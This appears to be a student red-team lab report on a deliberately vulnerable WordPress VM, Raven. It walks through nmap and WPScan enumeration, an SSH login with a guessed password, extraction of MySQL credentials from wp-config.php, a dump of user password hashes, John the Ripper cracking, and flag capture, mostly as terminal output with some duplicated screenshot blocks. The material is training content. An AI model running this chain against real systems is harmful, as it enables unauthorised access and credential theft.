Red Team: Summary of Operations


NIKKI GHADIMI

Table of Contents

Target 1:

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Net Discover result Identify the IP addresses of Targets on the network:



Exposed Services

Nmap scan results for Target 1 reveal the below services and OS details:

Name of VM: Target 1

Operating System: Linux

Purpose: Defense Blue Team

Ip Address: 192.168.1.110

$ nmap -sV 192.168.1.110

```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-12 15:59 PST
Nmap scan report for 192.168.1.110
Host is up (0.0024s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds
root@Kali:~/Desktop# cd /html/wordpress/
```

This scan identifies the services below as potential points of entry:

Target 1:

- Port 22/tcp open ssh(service) open ssh 6.7p1 Debian 5+deb8u4
- Port 80/tcp open http(service) Apache httpd 2.4.10 ((Debian))
- Port 111/tcp open rpcbind 2-4 (RPC #100000)
- Port 139/tcp open netbios-ssn (services) samba smba 3.x – 4.x
- Port 445/tcp open netbios-ssn (services) samba smba 3.x – 4.x

The following vulnerabilities were identified on Target 1 :

CVE-2021-28041 open SSH

CVE-2017-15710 Apache https 2.4.10

CVE-2017-8779 exploit on open rpcbind port could lead to remote Dos

CVE-2017-7494 samba NetBIOS

List of Critical Vulnerabilities:

The following vulnerabilities were identified on Target 1:

- Network Mapping and User Enumeration (WordPress site)

        - Nmap used to discover open ports.
            - Able to discover open ports and tailor their attacks accordingly.

- Weak User password
    - User had a weak password and the attackers were able to discover it by guessing.
        - Able to correctly guess a user's password and SSH in to the web server.
- User password hash(WordPress data base)
    - Wpscan was utilized by attackers in order to gain username info.
        - The username info was used by attackers to gain access to the web server.
- MYSQL Database Access
    - The attackers were able to discover a file containing login information for the MYSQL database.
        - Able to use the login information to gain access to the MYSQL database.
- MYSQL Data Exfiltration
    - By browsing through the virous tables in the MYSQL database the attackers were able to discover password hashes of all the users.
        - The attackers were able to exfiltrate the password hashes and crack them with john Ripper.
- Misconfiguration of user privileges/privilege Escalation
    - The attackers noticed that steven had sudo privileges for python.
        - Able to utilize steven's python privileges in order to escalate to root.

TODO: Include vulnerability scan results to prove the identified vulnerabilities.

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Enumerated wordpress site Userwith WPScan to obtain username Michael , Used SSH to get User shell.
- Command used: wpscan –url http://192.168.1.110/wordpress -eu

```
Nmap scan report for 192.168.1.110
Host is up (0.00073s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.30 seconds
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ ___ ___  ®
           \ \/  \/ / |  ___/ \___ \ / _ \/ _` | '_ ` _ \
            \  /\  /  | |     ____) |  __/ (_| | | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
```

```
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Mar  9 21:20:15 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
```


```
[+] Started: Wed Mar  9 21:20:15 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
ngback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

```
[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-re
lease.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (3 / 10) 30.00%  ETA: 00:00:0
```

```
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-re
lease.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (3 / 10) 30.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:02 <> (4 / 10) 40.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:02 <> (8 / 10) 80.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:02 <> (10 / 10) 100.00% Time: 00:00
:02

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Wed Mar  9 21:20:19 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.176 MB
[+] Memory used: 127.207 MB
[+] Elapsed time: 00:00:04
root@Kali:~#
```

The IP address of the Target 192.168.1.110 over HTTP port 80



flag1.txt: TODO: Insert flag1.txt hash value

Exploit Used:

SSH into Michael's account and look in the/var/www files

Command: ssh michael@192.168.1.110

The username and password "Michael" were identical allowing for the ssh connection.

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up
```

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

- Command: cd /var/www
- Command : ls
- Command : grep -re flag html

```
michael@target1:/var/www$ grep -RE flag html
```

```
html/vendor/examples/scripts/XRegExp.js:        flagClip = /[^gimy]+|([\s\S
])(?=[\s\S]*\1)/g, // Nonnative and duplicate flags
html/vendor/examples/scripts/XRegExp.js:    // Lets you extend or change XR
egExp syntax and create custom flags. This is used internally by
html/vendor/examples/scripts/XRegExp.js:    // Accepts a pattern and flags;
 returns an extended `RegExp` object. If the pattern and flag
html/vendor/examples/scripts/XRegExp.js:    XRegExp.cache = function (patte
rn, flags) {
html/vendor/examples/scripts/XRegExp.js:        var key = pattern + "/" + (
flags || "");
html/vendor/examples/scripts/XRegExp.js:        return XRegExp.cache[key] |
| (XRegExp.cache[key] = XRegExp(pattern, flags));
html/vendor/examples/scripts/XRegExp.js:    // Accepts a `RegExp` instance;
 returns a copy with the `/g` flag set. The copy has a fresh
html/vendor/examples/scripts/XRegExp.js:    // syntax and flag changes. Sho
uld be run after XRegExp and any plugins are loaded
html/vendor/examples/scripts/XRegExp.js:    // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js:    // capture. Also allows adding
new flags in the process of copying the regex
html/vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular ex
pression syntax and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start o
f the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e84
4862482d} -->
```

Flag1{b9bbcb33e11b80be759c4e844862482d}

Flag2:

- Command: ssh into michael's account and look in to the /var/www files
- Command: cd /var/www
- Command: ls -lah
- Command: cat flag2.txt

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

Exploit Used:

Continued using Michael shell to find the MYSQL database password, logged into MYSQL database and found flag 3 in wp-posts table

- Command: cd /var/www/html/wordpress
- Command: cd /var/www/html/wordpress/wp-config.php

michael@target1:/var/www/html/wordpress

File Actions Edit View Help

```
cat: wp-config.pho: No such file or directory
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
```

michael@target1: /var/...

michael@target1: /var/www/html/wordpress

File Actions Edit View Help

```
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
```


```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Used the credentials into MYSQL and dump wordpress user password hashes:

DB_name : wordpress

DB_USER: root

DB_PASSWORD: R@v3nsecurity

Command: mysql -u root -p

Flag 3 found in wp-posts

Password hashes found in wp_users

Command: use datapress:

Command: use wordpress;

Command: show tables;

Command : select * from wp_posts;

```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
```

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_posts;
+----+-------------+---------------------+---------------------+-----------
--------------------------------------------------------------------------
--------------------------------------------------------------------------
--------------------------------------------------------------------------
--------------------------------------------------------------------------
--------------------------------------------------------------------------
```

```
                          | flag3        |              | draft        | ope
n            | open        |              |              |          |
  | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                          |
       0 | http://raven.local/wordpress/?p=4
 |          0 | post        |              |            0 |
| 5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d
ea6c055b9fe3337544932f2941ce}
```

```
                          | flag4        |              | inherit      | clo
sed          | closed      |              | 4-revision-v1 |          |
  | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                          |
       4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
 |          0 | revision    |              |            0 |
| 7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```

```
                          | flag3        |              | inherit      | clo
sed          | closed      |              | 4-revision-v1 |          |
  | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                          |
       4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/
 |          0 | revision    |              |            0 |
+----+-------------+---------------------+---------------------+-----------
-----------------------------------------------------------------------------
-----------------------------------------------------------------------------
```

Flag 3.txt : flag3{afc01ab56b50591e7dccf93122770cd2}

Flag4.txt : flag4{715dea6c055b9fe3337544932f2941ce}

Screenshot of WordPress user password hashes:

Command: select * from wp_users;

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email        | user_url | user_registered     | user_activation_key | us
er_status | display_name   |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+----------------+
2 rows in set (0.01 sec)
```

Exploit used :

- Used John to crack the password hash obtain from MYSQL database , secured a new user shell as steven , escalated to root .
- Cracking the password hash with john
- Copied password hash from MYSQL into
- ~/root/wp_hashes.txt and cracked with john to discover steven’s password is PINK84

- Command: john wp_hashes.txt

```
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:08:49  3/3 0g/s 4069p/s 8136c/s 8136C/s mostins..mosty68
Session aborted
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:07:36 DONE 3/3 (2021-09-02 09:12) 0.002192g/s 8111p/s 8111c/s 8111C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

```
root@Kali:~# john --show wp_hashes.txt
steven:pink84
```